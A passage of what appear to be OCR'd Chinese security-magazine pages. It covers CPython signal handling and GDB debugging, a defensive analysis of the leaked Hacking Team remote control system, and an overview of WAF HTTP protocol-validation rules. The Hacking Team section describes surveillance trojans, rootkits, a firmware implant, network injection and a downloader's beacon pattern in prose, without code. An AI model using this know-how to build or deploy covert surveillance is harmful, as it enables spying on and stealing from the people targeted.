Py_AddPendingCall() 安排 " 延迟调用 "，Python 解释器会择机调用 checksignals_witharg()，进行 Python 级异步信号处理。

Python 解释器并不会在收到信号时立即调用 Python 级信号句柄。

checksignals_witharg() 最终会去调用 PyErr_CheckSignals(), 后者负责调用 Python 级信号句柄 :

```
int PyErr_CheckSignals ( void )
{
...
for ( i = 1; i < NSIG; i++ )
{
if ( Handlers[i].tripped )
{
...
Handlers[i].tripped = 0;
if ( arglist )
{
/*
* 调用 Python 级信号句柄
*/
result  = PyEval_CallObject( Handlers[i].func, arglist );
```

那什么时候由谁来调用 checksignals_witharg() 呢? 这就必须了解 Python 字节码解释执行流程 :

```
PyObject * PyEval_EvalFrameEx ( PyFrameObject *f,
int throwflag )
{
...
 /*
* 解释执行 PVM 指令的主循环
*/
for ( ; ; )
{
...
if ( --_Py_Ticker < 0 )
{
...
_Py_Ticker  = _Py_CheckInterval;
...
if ( pendingcalls_to_do )
{
/*
* 在此处理 " 延迟调用 "。
 */
if ( Py_MakePendingCalls() < 0 )
{
...
}
/*
* 臭名昭著的全局解释器锁。
```

```
            */
            if ( interpreter_lock )
            {
                ...
                PyThread_release_lock( interpreter_lock );
                PyThread_acquire_lock( interpreter_lock, 1 );
                ...
            }
        }
        ...
        /*
         * 解释执行 PVM 指令的主 switch
         */
        READ_TIMESTAMP( inst0 );
        switch ( opcode )
        {
        ...
        }

        ...
    } /* main loop */
    ...
```

PyEval_EvalFrameEx() 负责解释执行 PVM(Python 虚拟机) 指令，它会在适当时候调用 Py_MakePendingCalls() 处理 " 延迟调用 "，如果存在 Python 级未决信号，就由 Py_MakePendingCalls() 最终调用 checksignals_witharg()。

什么是适当时候? 解释执行 PVM 指令的主循环缺省情况下每执行 100 条 PVM 指令就会来处理一下 " 延迟调用 "。每条 PVM 指令可以认为是原子操作。一条 PVM 指令有可能引发 C 函数调用，后者隶属该条 PVM 指令，属于同一个最小执行单位。100 这个阈值可以通过 sys.setcheckinterval() 调整。

五、Python 级信号句柄失效的原因

下面的伪代码解释了原始问题中 Python 级信号句柄失效的本质原因 :

```
C 级信号句柄 ( 只能在主线程中安装 )
安排 " 延迟调用 "，暗含全局计数器清零
Python 字节码解释器
无限循环
{
if ( 全局计数器为 0，表示已经解释执行了 100 条 PVM 指令 )
{
计数器恢复最大值 ( 缺省 100)
if ( 存在 " 延迟调用 " )
{
主线程处理 " 延迟调用 "
{
```

```
                    /*
                     * 流程需要到这里才有机会执行 on_SIGTERM()。虽然现在计
                     * 数据器已经为 0，但流程永远到不了这里。
                     */
                    主线程调用 Python 级信号句柄
                }
                主动释放 GIL，给其他线程执行的机会
                再次申请 GIL
            }
        }
        else
        {
            /*
             * 流程在此，sem_wait() 在此陷入死锁。SIGTERM 打断系统调用，
             * sem_wait() 返回 EINTR，但外层的 PyThread_acquire_lock()
             * 封装流程又陷入死循环，再次调用 sem_wait()，再次陷入死锁。
             */
            解释执行 1 条 PVM 指令
            全局计数器递减
        }
    }
}
```

Python 级信号句柄就是个摆设，基本无用，还是 C 级信号句柄管事。假设单条 PVM 指令的解释执行流程陷入等待、阻塞、死循环或死锁，而某信号到达无法使之摆脱此状态并结束本条 PVM 指令的解释执行时，Python 级信号句柄永无机会执行，比如 Ctrl-C 失效。由于臭名昭著的 GIL 的存在，Python 级多线程并不能避免这种情况发生。假设非主线程解释执行某条 PVM 指令时流程陷入等待、阻塞、死循环或死锁，而某信号到达无法使之摆脱此状态并结束该条 PVM 指令的解释执行，该线程将无法主动释放 GIL，主线程将永远挂起。而只有主线程才能处理 " 延迟调用 "、执行 Python 级信号句柄。

Python 给 SIGINT 也安装了 Python 级信号句柄，从而取消了 OS 默认的 Term 行为。本来 SIGINT 的 Python 级信号句柄会抛出 KeyboardInterrupt 异常，现在没这机会，所以 Ctrl-C 无法将其中止。SIGINT 的 Python 级信号句柄是 signal.default_int_handler，这是一个 built-in 函数。

如果 Python 源码中针对线程对象调用 join()，在被等待线程存活期间 (终止前) 很容易出现 Python 级信号句柄得不到执行的现象，比如 Ctrl-C 失效。原理同上，join() 在等待，此时那条 PVM 指令一直没结束。

t.join()、cond.wait() 最终都在调 PyThread_acquire_lock()，内里封装 sem_wait()。如果只是 sem_wait() 还没事，因为有

EINTR。但外层的 PyThread_acquire_lock() 封装流程特别处理了 EINTR，在用户态 (相比 SA_RESTART) 人工重启 sem_wait()，局面恶化。

如果用 signal.signal() 安装 Python 级信号句柄，后者只有在 Python 字节码解释执行函数 PyEval_EvalFrameEx() 重获控制权时才有可能被调用，收到信号时 Python 级信号句柄从来都不是被立即执行，假设当前 EIP 位于 C 代码中，比如 built-in 函数或 C 扩展模块，Python 级信号句柄就会被安排 " 延迟调用 "，当前述 C 代码将控制权交还给 PyEval_EvalFrameEx() 时，Python 级信号句柄得到执行机会。这个过程可能很长，完全不可预测。如果用 readline() 进入交互模式，除非你输入点什么并回车，否则你的 Python 级信号句柄绝对不会得到执行，因为 readline() 使流程进入 built-in 函数，直到输入一行内容，控制权才会交还给 PyEval_EvalFrameEx()。

因为 C 级信号句柄 signal_handler() 总是返回，而不是 siglongjmp() 之类的，因此针对同步信号 SIGFPE、SIGSEGV 安装 Python 级信号句柄没有任何意义，该崩还得崩。

关于 Python 的信号处理机制，可以小结成几个问答：

Q: Python 是如何处理信号的，我安装的信号句柄何时得到执行，与 C 编程时的情形一样吗?

A:

Python 解释器自带通用型 C 级信号句柄 signal_handler()，收到信号时该函数立即得到执行。它将 Handlers[sig_num].tripped 置位，调 Py_AddPendingCall() 安排 " 延迟调用 "。Python 字节码解释执行函数 PyEval_EvalFrameEx() 重获控制权时调 Py_MakePendingCalls() 处理 " 延迟调用 ", Python 级信号句柄被执行。C 级的信号句柄永远是 signal_handler()，对于 Python 代码来说，不可更改。

Q: 如果进程正运行在 Python 的 C 扩展模块中，信号到达时会立即转去执行信号句柄吗?

A:

如果问的是 Python 级信号句柄，答案是，不会。要等流程离开 C 扩展模块、回到 Python 字节码解释器中时，才有机会执行 Python 级信号句柄。

顺便说一下 Python 程序中 Ctrl-C 失效的最简解决方案：

```
signal.signal( signal.SIGINT, signal.SIG_DFL )
```

这将导致 OS 默认 Term 行为生效。

六、常用条件断点

执行 built-in 函数 time.sleep() 时断下：

```
b PyCFunction_Call if (0==strcmp(PyString_AsString(((PyCFunctionObject *)func)->m_module),"time") && 0==strcmp(((PyCFunctionObject *)func)->m_ml->ml_name,"sleep"))
```

执行 Python 函数 on_SIGTERM() 时断下：

```
b PyEval_EvalFrameEx if (0==strcmp(PyString_AsString(f->f_code->co_name),"on_SIGTERM"))
```

执行到第 7 行时断下：

```
b ceval.c:1100 if (7==PyFrame_GetLineNumber(f))
```

这种方式可以针对任意行设断，"ceval.c:1100" 对应中 PyEval_EvalFrameEx() 中这行代码：

```
switch ( opcode )
```

七、在 GDB 中获取 Python 字节码

```
$ /usr/bin/python2.7-dbg
```

假设我们没符号，拦截 PyCode_New() 并查看形参 code、name、firstlineno:

```
# gdb -q -ex "b *PyCode_New" -p $(pgrep -f python2.7-dbg)
commands 1
silent
set $code=*(unsigned int *)($esp+0x14)
hexdump $code+0x1c *($code+0x10)
set $name=*(unsigned int *)($esp+0x30)+0x1c
printf "name=[%s]\n",$name
set $firstlineno=*(unsigned int *)($esp+0x34)
printf "firstlineno=[%u]\n",$firstlineno
end
```

在 Python 解释器中定义函数：

```
def foo () :
 print( 'Hello World!' )
```

断点命中，相关命令被执行：

```
B7394E7C 64 01 00 47 48 64 00 00-53                d..GHd..S
name=[foo]
firstlineno=[1]
(gdb) c
Continuing.
B73967C4 64 00 00 84 00 00 5A 00-00 64 01 00 53    d.....Z..d..S
name=[<module>]
firstlineno=[1]
(gdb)
```

"64 01 00 47 48 64 00 00 53" 这种就是 Python 字节码。这里演示的办法可以对付 co_code 成员被藏起来的那些修改过的 Python 解释器。

八、其他

在 GDB 中还可以对 Python 源代码进行热 Patch，主要原理是 PyImport_ReloadModule()。

调用 PyImport_ReloadModule() 时机要选对，比如 py-bt 显示当前栈帧位于 xxx 中，就不能立即 reload xxx，必须 finish 并确保离开 xxx 之后再 reload xxx，否则必将触发 SIGABRT。所以 _main_ 是不能 reload 的。

限于篇幅，这里不再进行具体演示。

九、参考文献

https://wiki.python.org/moin/DebuggingWithGdb

https://docs.python.org/devguide/gdb.html

https://docs.python.org/2/library/signal.html

https://docs.python.org/2/c-api/

Hacking Team远程控制系统简要分析

威胁响应中心 陈颐欢 市场部 王洋

7月5日晚，一家意大利远程控制软件厂商 Hacking Team 的内部数据被泄露出来，其影响力不亚于斯洛登事件及维基解密事件。本文简要分析其中的核心内容——Hacking Team RCS（远程控制系统）。

一、泄露：Hacking Team

7月5日晚，一家意大利软件厂商【1】被攻击，其掌握的400GB漏洞（包括0day）数据泄露出来，由此可能引发的动荡，引起了业界一片哗然。数据包中主要包含几个大的部分：

• 远程控制软件源码，也是其核心，暂且称之为 Hacking Team RCS

• 反查杀分析工具及相关讨论文档

•0Day 漏洞及相关入侵工具

• 入侵项目相关信息，包括账户密码、数据及音像资料

• 办公文档、邮件及图片

• 其他

Hacking Team 在意大利米兰注册了一家软件公司，主要向各国政府及法律机构销售入侵及监视功能的软件。其远程控制系统可以监测互联网用户的通讯、解密用户的加密文件及电子邮件，记录 Skype 及其他 VoIP 通信，也可以远程激活用户的麦克风及摄像头。其总部在意大利，雇员40多人，并在安纳波利斯和新加坡拥有分支机构，其产品在几十个国家使用【2】。

二、分析：远程控制系统

大家知道 IT 运维管理中常常用到远程控制软件，比如 Dameware，但 Hacking Team RCS 相比市面上常见的远程控制软件而言，主要区别如下：

• 系统化管理

该软件从入侵到目标信息收集分析，有完整的体系架构。这个架构中有不同的功能模块，彼此之间相互配合，完成入侵、安装、信息搜集、监控、集中管理等功能。

• 收集信息

该软件在后台收集并上传目标用户的信息，包括各类数据、图片、影音等。

• 入侵工具

配合该软件有各种漏洞、利用手段及自动化工具，以便在目标上强制安装 Agent。

• 适应能力强

桌面 OS 从 Windows 到 MacOs X，手机 OS 基本覆盖了市场上流行的系统。

• 反追踪


该软件本地及传播过程数据均加密，让追踪者难以找到攻击者。

• 反卸载反查杀

该软件 Agent 不提供卸载方式，并采用各种手段躲避杀毒软件。

2.1 Hacking Team RCS 系统架构

RCS (Remote Control System) 系统是一套非常完善的远程控制系统套件，支持多种平台。



2.1.1 RCS 主要组件

每一块组件具体的功能如下：

•Front-End

运行在被控制设备上的代理，作为 Back-End 的隔离屏障，保证 RCS 安装的安全性。系统要求是 Windows 2003 or 2008。

•Back-end

是整个设施的核心，它存储所有从代理收集到的数据同时处理从管理控制台传来的请求。所有的 RCS 数据都存储在一个标准的关系型数据库，因此该服务还提供额外的功能，比如根据客户的要求实现自动备份和定制数据挖掘。系统要求是 Windows 2003 or 2008。

•Management console

RCS 的控制台是用于访问和控制所有的远程控制系统（RCS）功能的应用程序。Operators 可以授予系统不同等级的访问权限：Admin 可以创建用户和组，授予权限，管理调查，审核系统；Technician 是创建目标感染、配置 / 重新配置代理行为的载体；Viewer 浏览来自 target 的信息，对其进行分类或者输出。系统要求是 Windows, MacOS X or Linux。

•Target

RCS Agent 是监视目标计算机或智能手机上的软件组件。一旦安装成功，Agent 将会通过设备的网络将收集到的数据传送到 Front-End，这些数据有很多种类，比如屏幕截图、电话呼叫等。

RCS Agent 有两种安装方式：本地以及远程。本地安装主要是通过桌面系统的 CD 和 USB 存储设备来引导，或者是智能手机的 usb。远程安装则通过 Melting tool、Exploit portal、Network Injector 以及 Remote Mobile Installation。而且每个 RCS Agent 都可以通过远程命令卸载。

RCS Agents 的系统要求：

* Windows XP，Vista，7 (32/64 bit)

* MacOs X 10.6 Snow Leopard，10.7 Lion

* Windows Mobile 6，6.5

* iOS 3，4 (iPhone/iPad)

* Symbian S60 3rd and 5th edition

* BlackBerry 4.5 or newer

* Anonymizers

目的是隐藏 Front End 真实 IP 地址，由于 Anonymizers 之间的连接数据被完全加密而且没有解密数据，所以可以被放置在任何非信任的网络和国家。

•Collection Node

信息搜集功能是通过 Collection Node 来完成的客户端上传信息的搜集，并且允许客户端从服务器上下载新的配置和插件，这个节点是通过提供 ASP 服务完成交互的。这个节点是整个控制系统唯一能从外部进行访问的节点，因此对它的保护也非常关键，比如使用防火墙等措施进行一定的隔离，也需要使用到 Anonymizer 链来对 ASP 真实的 IP 地址进行隐藏。

RSSM(Mobile Collection Node) 作为 Collection Node 的一个补充，通过蓝牙等手段完成 Collection Node 的功能，并且该节点也会和 Collection Node 完成同步的过程。

•Log Repository

Log Repository(RCSDB) 是 RCS 系统的存储部件，存储信息包括 :

* 访问过的网站

* 文件操作

* 键盘记录

* 文档和图片信息

*VoIP 电话监控 (例如 skype)

* 程序执行信息

* 音频监视

* Web 摄像头监视

* 截屏

* 即时通信（Skype、WindowsLiveMessenge、Wechat 等）

* 剪贴板的信息

* 密码信息（email 账户、WindowsLive 账户等）

* 发送和接收邮件

* 电话录音

*GPS 位置

* 联系人信息

从上面的分析可以看出来，这一次泄露的 Hacking Team 的各种程序中，比较完整的涵盖了实施攻击各个阶段需要用到的一些控制和利用工具，针对其中的一些较为经典的代码，我们经过研究，给出这些工具包的功能，对使用范围做了大致的描述。在这一套 RCS 里，针对电话、pc、网络均进行了控制和信息搜集。

2.2 Hacking Team RCS 基本功能

2.2.1 电话监控

针对电话监控，开发了针对不同平台的 agent 程序，下面是一份列表。

•core-winphone

针对 Windows Phone 移动平台的远程控制木马客户端，用于实时收集目标系统状态信息、GPS、通讯录、通话短信记录、日历日程安排等隐私信息，还可以执行录音、截取手机屏幕等定时任务，具有远程打开手机摄像头、开启话筒等功能。

•core-winmobile

针对已经过时的 Windows Mobile 移动平台的远程控制木马客户端。也是用于收集目标隐私信息，且具有远程控制收集录音、截屏等功能。

•core-symbian

针对 Symbian 移动平台的远控木马代理，用于收集 GPS 位置、通讯记录、短消息等敏感记录，并可远程实时监听话筒等功能。

•core-android-audiocapture

安卓平台下的语音监听工具，通过注入 AudioFlinger 相关进程达到记录麦克和听筒音频的功能。整个工具包含注入工具 hijack、被注入的库 libt.so，注入后会记录音频信息到 dump 文件，黑客通过 decoder.py 脚本可以将 dump 文件还原成 wav 文件。可以在安卓 3.x 到 4.x 下运行。

•core-android

一个安卓下的 RCS 应用，功能比较完善，可以收集社交软件的信息，应用中还打包了许多利用工具。

•core-blackberry

是黑莓下的 RCS 软件。

2.2.2 桌面系统监控

•core-macos

其中包含一个用于 Max OS X 平台可执行文件 macho 文件的加壳加密混淆程序。同时还包含针对 Mac OS X 平台的远程控制木马客户端程序，用于收集目标系统网络连接、文件系统等信息，还可以窃取 iMessage,Skype, 剪贴板等应用的敏感信息，同时还可以键盘记录、截屏、打开摄像头等。

•core-win32

windows 平台木马，主要功能包括：1. 窃取主流浏览器如 Chrome、FireFox 和 IE 的 Cookies 等信息 2. 对用户 GMail、Outlook、Facebook、Twitter、MSN、Skype、ICQ、Yahoo、Google Talk、Mozilla Thunderbird 等使用进行监控，收集相关信息如帐号信息、相关联系人信息等。监控的 MSN 版本从 6.0 到 2011，Yahoo Messager 版本从 7.x 到 10.x，ICQ Messenger v7.x 3. 对麦克风和摄像头进行监控。

•core-win64

和 core-win32-master 对应，同样是 windows 平台木马，但项目只是包含了 64 位系统特有的 api hook 框架。

•soldier-win

windows 平台木马，功能包括获取目标计算机基本信息窃取浏览器 chrome、firefox、IE 密码和 cookies 窃取 facebook、gmail、twitter、Yahoo 相关信息屏幕监控、摄像头监控等。

•scout-win

windows 平台木马，功能相对简单，screenshot、获取目标计算机的基本信息，如 CPU、内存、用户名等信息。具有少量简单的反检测机制，如 AntiVM、动态获取 API 地址、黑名单等。子项

目 VMProtectDumper 是针对某一版本 VMProtect 的脱壳机。

2.2.3 辅助入侵功能

为了在 target 上安装受控端软件并获取主机控制权，还有提供了一些必要的功能。

•driver-macos

包含一个 Mac OS X 平台的内核级 Rootkit，具有用户进程隐藏、文件系统隐藏等功能，还可以 hook 系统调用，mach_trap_table，并实时追踪用户空间后门的运行状态。

•core-packer

用于 Windows 平台 PE 可执行文件的加壳，加密混淆程序。

•core-android-market

应该是安卓下的类似推送新闻的应用，包括一个名为 org.benews.BeNews 的安卓端的 apk 应用和本地运行的 server，通讯数据为 bson 格式。apk 应用具有自启动功能，会启动推送服务。

•core-android-native

安卓相关利用工具的集合，包含了所有安卓 4.1 版本以前的利用工具，包括了 put_user_exploit、towelroot 中的利用工具、selinux 的利用工具等。

•vector-ipa

ipa 是 Injection Proxy Appliance 的缩写，Injection Proxy Appliance 是 RCS 系统一部分。

RCS Injection Proxy Appliance (RCS IPA) 是用于攻击的安全设备，使用中间人攻击技术和 streamline injection 机制，它可以在不同的网络情况下透明地进行操作，无论是在局域网还是内部交换机上。

IPA 可从监控的网络流量中检测 HTTP 连接，进行中间人攻击，主要有三种攻击方式：注入 EXE、注入 html 和替换攻击。当监控的 HTTP 连接命中预先设置的规则时，IPA 将执行注入攻击。IPA 可以设置需要注入的用户 (如 IP 地址)、资源 (如可执行文件) 等规则。

•driver-win32

core-win32 对应的内核驱动模块，提供功能诸如权限提升、操作敏感注册表、恢复 SSDT 等。

•driver-win64

相对 32 位版本的驱动，只是注释掉了很多功能代码。

•vector-silent

木马辅助程序：Dropper 和 depacker。

•vector-applet

应该是用于挂马的 Java Applet。使用的有可能是未知漏洞，漏洞在 twostage 和 weaponized 文件夹下的 readme 中有描述，“通过 XMLDecoder 获取一个 Bridge 实例的引用，从而导致一个类混淆”。

•vector-edk

Intel UEFI (统一可扩展固件接口) BIOS 后门植入工具。

•vector-offline2

离线安装 RCS 工具包，可在物理接触时植入 RCS 后门。可将离线安装工具刻录在 CD-DVD/USB 等可引导介质上，当物理访问到计算机系统时，可利用该介质启动系统，将后门直接植入计算机中的操作系统中。目前支持对 Linux/OS X/Windows 系统的离线安装。提供了友好的图形界面，可自动识别计算机上存在的不同操作系统，并可识别每个操作系统上存在的用户，然后可针对不

同用户分别植入不同类型的后门。

•vector-offline

Windows 版的离线安装工具。

•vector-recover

一个 Windows 版的下载器。下载器本身会修改图标和版本信息，将自己伪装成东芝的蓝牙助手工具 :btassist.exe。下载器本身会循环访问两个地址的固定 URL:GET /gh/3735928545/deadbee2 判断下载数据的前 32 字节是否是 "3j9WmmDgBqyU270FTid3719g64bP4s52"，如果是的话会从第 33 字节开始保存后续数据到临时目录下的 msupd64.exe 文件中，然后执行该文件。

•vector-rmi

一个发送 WAP PUSH 信息的命令行工具，可以将链接以短信形式发送到支持 WAP PUSH 功能的手机上。可自定义各种参数。

2.3 Hacking Team RCS 入侵手段

Hacking Team RCS 软件入侵目标，主要通过如下三种方式 :

• 感染移动介质

与很多木马、病毒及流氓软件的传播方式一样，该软件首先还是采取这种低成本的方式进行，感染一些能够接触目标的移动媒体，比如 CD-ROM、USB 等，即便是 OS 或者 BIOS 设置了密码也一样可以感染，从而获取一些环境数据，比如电脑是否可以上网等，为后续的动作提供参考依据。

• 代理攻击

采用软件或硬件的系统，能够在网络会话过程中修改和注入数据，在某些情况下，可以注入到系统并难以被检测到。同时，也能够感染 Windows 平台上的可执行文件，如果目标电脑从网站上下载并执行这些可执行文件时，Agent 将在后台自动安装，用户不会知晓。

•APT

如上两种方式都无法奏效的时候，就会采用多种形式组合入侵，采用相关的漏洞、入侵工具及更多利用手段，详细的分析及防护方案，在后续的报告中呈现。

2.4 Hacking Team RCS 信息上传

用于搜集客户端搜集信息的上传通道，是一个强加密和需要认证的通信过程，同时整个上传通道的设计是基于复杂网络环境的，考虑到防火墙、带有域认证功能的代理等等，会通过模仿一个正常用户浏览 Web 的过程来进行这一些操作。

信息搜集功能是通过 Collection Node 来完成的客户端上传信息的搜集，并且允许客户端从服务器上下载新的配置和插件，这个节点是通过提供 ASP 服务完成交互的。这个节点是整个控制系统唯一能从外部进行访问的节点，因此对它的保护也非常关键，比如使用防火墙等措施进行一定的隔离，也需要使用到 Anonymizer 链来对 ASP 真实的 IP 地址进行隐藏。

RSSM(Mobile Collection Node) 作为 Collection Node 的一个补充，通过蓝牙等手段完成 Collection Node 的功能，并且该节点也会和 Collection Node 完成同步的过程。

参考文献

【1】Hacking Team 主页，http://www.hackingteam.it/


【2】Hacking Team 介绍 https://en.wikipedia.org/wiki/Hacking_Team

WAF HTTP协议校验浅析

武汉研发中心 彭元

HTTP 协议的合规性一直是 WAF（Web 应用防护系统）的基本功能，这是要求用户使用的 HTTP 协议必须符合 RFC 标准，但是由于用户的网站开发千秋各异，或者过于陈旧，很多网站都无法满足 WAF HTTP 协议合规的要求，本文简要分析了 WAF HTTP 协议校验功能。

大家知道 WAF 通常是串联部署在 Web 服务器前端，对于服务器和客户端都是透明的，采用的是反向代理模式的架构，且仅处理与 Web 应用相关的协议，其他的则进行转发，如下图：



WAF 系统内嵌的应用层协议栈是经过修改和优化的，能完全支持 Http(s) 应用协议的处理，这意味着必须遵循 RFC 标准（Internet Requests For Comments）来处理 Http(s) 报文，包括如下主要 RFC：

- RFC 2616 HTTP 协议语法的定义
- RFC 2396 URL 语法的定义
- RFC 2109 Cookie 是怎样工作的
- RFC 1867 HTTP 如何 POST，以及 POST 的格式

WAF 产品能完全遵循 RFC HTTP/1.1 HTTP/1.0 HTTP/0.9 协议来处理 Web 应用的报文。RFC 中对 Http 的 request 行长度、URL 长度、协议名称长度、头部值长度等都是有严格要求的，以及传输顺序和应用格式，比如 Html 参数的要求（长度，个数等）、Cookie 的版本和格式、文件上传的编码 multipart/form-data encoding 等，这些应用层内容只能在具有完整应用层协议栈的前提下才可正确识别和控制，对于不完整的丢包、重传包以及伪造的畸形包都会通过协议校验机制来处理。

那么什么是协议校验呢?

众所周知，Web 应用都是严格按照 HTTP 协议进行数据交换的，

所以在客户端传输到服务器端的 HTTP 报文必须是符合 HTTP 协议的。否则，Web 服务器可能不能解析 HTTP 请求，造成服务器的资源开销，甚至攻击者可能利用 Web 服务器某些版本的漏洞，构造一些恶意的报文，对 Web 服务器实施攻击。所以，WAF 需要对 HTTP 报文进行 HTTP 协议校验，检测报文是否符合 HTTP 协议标准，若不符合可以执行相应的动作。

WAF 产品应具有完备的 HTTP 协议校验功能，分为解码和策略校验。其中解码是 WAF 按照 HTTP 协议去理解接收到的报文数据。一些明显违背 HTTP 协议的流量，比如请求方法错误或 HTTP 协议版本号不对等，这些流量是不能被 Web 服务器解析的，WAF 在处理这些流量的过程中就会出现解码失败，WAF 引擎在 HTTP 解码过程中会将这些报文直接阻断。这部分阻断的原因包括以下类别：

而对于没有明显违背 HTTP 协议，但是请求头部超长或包含异常字符等，可能造成 Web 服务器缓冲区溢出、拒绝服务等攻击，也可能造成绕过 WAF 的一些安全检测机制，使得 WAF 形同虚设，所以 WAF 还提供了 HTTP 协议校验策略，来防止这些没有明显违背 HTTP 协议格式但危险的流量。因为这部分检测与 Web 服务器本身或站点本身相关性比较大，所以需要用户为防护的站点配置 HTTP 协议校验策略才能生效。这部分可

WAF 内置错误码	阻断原因
HTTP_BAD_REQUEST	request could not be understood
HTTP_METHOD_NOT_ALLOWED	request method is not allowed
HTTP_LENGTH_REQUIRED	request method requires a valid Content-length
HTTP_REQUEST_ENTITY_TOO_LARGE	request exceeds system's limit
HTTP_PROTOCOL_VERSION_FORBIDDEN	request use forbidden http protocol version
HTTP_REQUEST_BAD_METHOD	the requested method is unknown
HTTP_REQUEST_BAD_URI	request with invalid uri
HTTP_REQUEST_BAD_SCHEMA	request with bad schema
HTTP_REQUEST_BAD_PROTOCOL	request with bad protocol
HTTP_REQUEST_BAD_PROTOCOL_VERSION	request with bad protocol version
HTTP_REQUEST_BAD_CRLF	request end failed, bad CRLF
HTTP_RESPONSE_ENTITY_TOO_LARGE	response exceed system's limit

表 1 WAF 解码协议校验错误码

配置的策略校验类别包括如 65 页表 2。

名称	说明	默认值	告警信息 / 备注	检测点
URI 最大长度	指统一资源标识符，即在浏览器地址栏中显示的地址。	4096	URI_LENGTH_TOO_LARGE	解码中
GET 请求参数最大个数	指在 Get 请求时，URI 的查询字符串中所包含的参数个数。	20	URI_ARG_COUNT_TOO_LARGE	插件中
User-Agent 最大长度	指 User-Agent 头部值的长度。	1024	USER_AGENT_LENGTH_TOO_LARGE	解码中
Cookie 最大长度	指整个 Cookie 头部值的长度。	1024	COOKIE_LENGTH_TOO_LARGE	解码中
Cookie 最大个数	指 Cookie 头部中包含的 Cookie 个数。	64	COOKIE_COUNT_TOO_LARGE	插件中
Referer 最大长度	指 Referer 头部值的长度。	4096	REFERER_LENGTH_TOO_LARGE	解码中
Accept 最大长度	指 Accept 头部值的长度。	1024	ACCEPT_LENGTH_TOO_LARGE	解码中
Accept-Charset 最大长度	指 Accept-Charset 头部值的长度。	128	ACCEPT_CHARSET_LENGTH_TOO_LARGE	解码中
Content-Length 最大值	指 Content-Lengt 头部值的最大数字，实质上是 POST 请求的最大 body 长度。	10485760	REQUEST_CONTENT_LENGTH_TOO_LARGE	解码中
最大 Range 区间个数	指 Range 头部值中允许出现的分段区间个数。	5	RANGE_COUNT_TOO_LARGE	插件中
Range 最大跨度	指 Range 头部值中每个分段区间最大范围	5242880	URI_LENGTH_TOO_LARGE	插件中
HTTP 头部最大个数	指 HTTP 头部个数	32	HTTP_HEADER_COUNT_TOO_LARGE	解码中
HTTP 头部字段名最大长度	指 HTTP 头部名的最大长度	64	HTTP_HEADER_NAME_LENGTH_TOO_LARGE	解码中
HTTP 头部值最大长度	指 HTTP 头部值的最大长度	128	这里的头部，不包括前面单独设置的头部，比如 Referer、Accept。日志中的告警信息为： HTTP_HEADER_VALUE_LENGTH_TOO_LARGE	解码中
POST 请求参数最大个数	指 POST 请求时 URI 的查询字符串中所包含的参数个数加上 HTTP 请求体中的参数个数	256	POST_ARG_COUNT_TOO_LARGE	插件中
禁止重复参数	出现了重复的参数名称，有可能导致 WAF 被绕过。	否	REPEAT_ARG_EXIST 因为检测重复参数的时间复杂度为 $O(n^2)$，参数个数过多时性能消耗较明显，所以默认策略关闭。	插件中
禁止重复 HTTP 头部	出现了重复的 HTTP 头部，有可能导致 WAF 被绕过。	是	REPEAT_HADER_EXIST 因为一般头部个数都较少，所以默认策略开启。	插件中
禁止二次 URL 编码	在 HTTP 会话中出现了 %25 且后面不是紧跟着两个十六进制值时，可能会导致绕过 WAF。	否	DOUBLE_URL_ENCODE_EXIST 该条规则容易误报，尤其是 web 应用中将 Referer 当作参数时。所以默认策略关闭。	解码中
禁止异常主机头端口	主机头端口应与 TCP 连接端口一致，否则可能有安全隐患。	是	ABNORMAL_PORT_EXIST	解码中
禁止非法域名	域名中只能由字母（A ~ Z，a ~ z）、数字（0 ~ 9）和连接符（ ）组成，各级域名之间用实点（.）连接。	是	ABNORMAL_HOST_EXIST	插件中
禁止异常锚点	URI 中的锚点 (#) 不应该发送到服务器端，否则可能有安全隐患。	是	ANCHOR_EXIST	解码中
是否清除异常 %	当 URI 或参数值中包含‘%’，且后面不是紧跟着两个十六进制值时（如 %xy），可能会导致绕过 WAF。	否	异常控制不属于检测项，没有告警	解码中
是否清除空字符	当 URI 或参数值中包含 NULL 字符时（如 \0, %00 等），可能会导致绕过 WAF。	否	异常控制不属于检测项，没有告警	解码中

表 2 WAF 策略校验类别说明

对应的在 WAF 站点防护策略配置中 HTTP 协议校验规则有如下配置界面：

default_low	宽松策略	是
URI最大长度	4096	
禁止异常锚点	是	
禁止异常主机头端口	是	
禁止非法域名	是	
User-Agent最大长度	4096	
Cookie最大长度	4096	
Cookie最大个数	128	
Referer最大长度	4096	
Accept最大长度	4096	
Accept-Charset最大长度	4096	
Content-Length最大值	10485760	
最大Range区间个数	5	
Range最大跨度	5242880	
HTTP头部最大个数	128	
HTTP头部字段名最大长度	128	
HTTP头部值最大长度	128	
禁止重复HTTP头部	是	
GET请求参数最大个数	128	
POST请求参数最大个数	256	
禁止重复参数	是	
禁止二次URL编码	是	
是否清除异常%	否	
是否清除空字符	否	

图 2 WAF HTTP 协议校验防护规则默认宽松策略配置

这么多的协议校验策略到底能起到什么样的防护作用呢？下面我们以实际的攻击案例来一一解读。

(1)WebServer Buffer Overflow

